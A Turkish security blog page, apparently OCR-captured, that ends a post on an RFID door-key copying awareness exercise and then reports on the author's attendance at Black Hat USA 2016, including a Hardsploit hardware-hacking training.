Enable Logging in Examples?
View Logs
RFID-full
RFID Reader Info
Attached:
True
Name:
Phidget RFID Read-Write
Serial No.:
42
Version:
101
Outputs:
2
Antenna Enabled
Output 0
Led Enabled
Output 1
Keyboard Output Enabled
Tag Read
Tag String:
Protocol:
Tag Write
Tag String:
3d
Protocol:
EM4100
Lock
Write
RFID Reader Info
Attached:
True
Name:
Phidget RFID Read-Write
Serial No.:
9999999
Version:
100
Outputs:
2
Antenna Enabled
Output 0
Led Enabled
Output 1
Keyboard Output Enabled
4
5
Tag Read
6
Tag String:
7
Protocol:
Tag Write
8
Tag String:
9
Protocol:
EM4100
10
Lock
11
Write





Son olarak kopyalanmış anahtarla kapıyı açmayı deneyip başarılı olduktan sonra, site yönetimleri ve daire sakinleri için bu kilitle kullanılan anahtarların kopyalanabilir olduğunu söyleyerek bir güvenlik farkındalığı çalışmasını daha başarıyla tamamlamış oluyoruz. :)

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post RFID Kapı Kilidi appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.

Black Hat USA 2016

Source: https://www.mertsarica.com/black-hat-usa-2016/

By M.S on August 8th, 2016


İlk defa geçtiğimiz yıl katılma fırsatını yakaladığım dünyaca ünlü Black Hat güvenlik konferansına, NormShield firması sayesinde bu sene tekrar katılacağımı büyük bir mutlulukla geçtiğimiz ay sizlerle paylaşmıştım. Konferans ve öncesinde aldığım kısa notları, 12 saatlik dönüş yolunda sizler için derleyerek daha önce olduğu gibi merak edenler için yazıya dökmeye karar verdim.


Benden kimseye zarar gelmeyeceğini üçüncü defada artık anlamış olsalar gerek ki, bu defa ABD'ye girişim Intel Security Focus Güvenlik Konferansı başlıklı blog yazımda yaşadıklarımın aksine oldukça rahat oldu. 20 Temmuz itibariyle Los Angeles şehrinde başlayan ABD tatilim, 30 Temmuz itibariyle yerini Las Vegas şehrinde gerçekleşen Black Hat güvenlik etkinliğine bıraktı. Takip edemeyenleriniz için, Black Hat USA 2016 güvenlik etkinliği, bu sene 30 Temmmuz - 4 Ağustos tarihlerinde gerçekleştirildi.

3 ve 4 Ağustos tarihlerinde yapılan sunumlar öncesindeki 4 günde, geçtiğimiz senelerde olduğu gibi birbirinden güzel 70'e yakın güvenlik eğitimi verildi. Ben de, değerli yöneticilerim ve işverenim IBTech sayesinde donanım güvenliği üzerine yoğunlaşan iki günlük Hardware Hacking With Hardsploit Framework eğitimine katılabildim.

> *Geçtiğimiz aylarda işim gereği elektronik ATM kasa kilidi için sızma testi gerçekleştirmiş bir güvenlik uzmanı olarak, bu eğitimin benim için oldukça verimli geçtiğini ve ufkumu açtığını söyleyebilirim.*

Opale Security firması tarafından verilen bu eğitime farklı ülkelerden (Tayvan, Kore, Brezilya, Fransa, Avusturalya), farklı profillerde (yazılımcı, sızma testi uzmanı) katılan yaklaşık 25 kişi vardı. Özellikle Amerikan Hava Kuvvetleri'nden üç kişinin katılması ve bazı katılımcıların eğitimin kendini tanıtma kısmında diğer katılımcılar ile sadece isimlerini paylaşması (Acaba neden? :)) da dikkatimden kaçmadı. Eğitimin ilk günü, Hardsploit aygıtı ile SPI ve I2C belleklerden bilgi toplama (dump), SWD bağlantı noktasından donanım yazılımını (firmware) elde etme (dump) gibi uygulamalar gerçekleştirildi. Eğitimin ikinci gününde ise öğleden önce GNU Radio ve RTL2832U dijital tv alıcısı ile neler yapılabileceği gösterildi. Öğleden sonra ise 1.5 günde öğrenilen bilgilerin pekiştirildiği oldukça keyifli bir çalışma gerçekleştirildi. Katılımcılardan takımlar oluşturuldu ve daha sonra eğitmenler tarafından özel olarak oluşturulmuş quadcopterler (drone) takımlara dağıtıldı. Her bir takımdan drone'a üzerinde bulunan bağlantı noktaları üzerinden cihaza bağlanmaları, donanım yazılımını indirmeleri (dump), zafiyet tespit etmeleri ve diğer ekiplerin mevcut zafiyeti istismar etmesinden önce dronelarındaki bu zafiyeti gidermeleri istendi. Bunlara ilave olarak ayrıca her ekibe dağıtılan ve drone'a komut göndermek için kullanılan vericinin Hardsploit ile incelenmesi ve ardından eğitmenlerin sahip olduğu drone'a komut göndererek (belli periyotlarda eğitmenler kendi dronelarına sinyal göndererek bunu elde etmemizi sağladılar) havalandırmaları istendi. Kısa sürede son derece yoğun geçen bu eğitimden oldukça memnun kaldığımı söyleyebilirim.


HARDSPLOIT
Designed by Grale Security


Top Block
FFT Plot
Frequency (kHz)
Power (dB)
Trace Options
Peak Hold
Average
Persistence
Trace A
Trace B
Store
Axis Options
Ref Level
Autoscale
Stop



HARDWARE HACKING

Black Hat Konferansı, geleneksel olarak konferansın kurucusu olan Jeff Moss'un açılış konuşması ile başladı. Yaklaşık 8 dakika boyunca konuştuktan sonra sözü Dan Kaminsky'e verdi. Jeff Moss konuşmasında bazı istatistiklere de yer verdi. İlk olarak Black Hat USA 2016'ya tarihi bir katılım olduğunu ve açılış konuşmasında salonda yaklaşık 6400 kişi olduğunu açıkladı! Ardından da 194 öğrenciye burs verdiklerini belirtti. (Açılış konuşmasını merak edenler, aşağıda onlar için kayıt ettiğim videoyu izleyebilirler.)

Geçtiğimiz sene olduğu gibi yine paralelde birbirinden ilgi çekici sunumlar olduğu için hangisine katılacağıma karar vermekte oldukça zorlandım. Sunum sayfasındaki kategori bazlı filtreden faydalanarak "Tersine Mühendislik" ve "Zararlı Yazılım" konularını işleyen sunumlara katılmaya gayret ettim. İkinci gün katıldığım sunumların ilk günkü sunumlara kıyasla benim için daha tatminkar olduğunu söyleyebilirim. Katılım oldukça yüksek olduğu için yine bir sunumdan diğerine gitmek için metrobüs kalabalığını aratmayan bir kalabalığın arasından yolumu bulmaya çalıştım. Bazı sunumlarda işitme engelli katılımcılar için işaret dili ile anlatım yapılmasını da çok takdir ettim.



Level 2:
Black Hat Boulevard
Briefings and Trainings Registration
Briefings and Trainings Breakfast and Lunch
Breakers, Lagoon, Mandalay, Reef, Surf Ballrooms
Keynote, NOC, Speaker and Media Offices
black hat
USA 2016
black hat
USA 2016

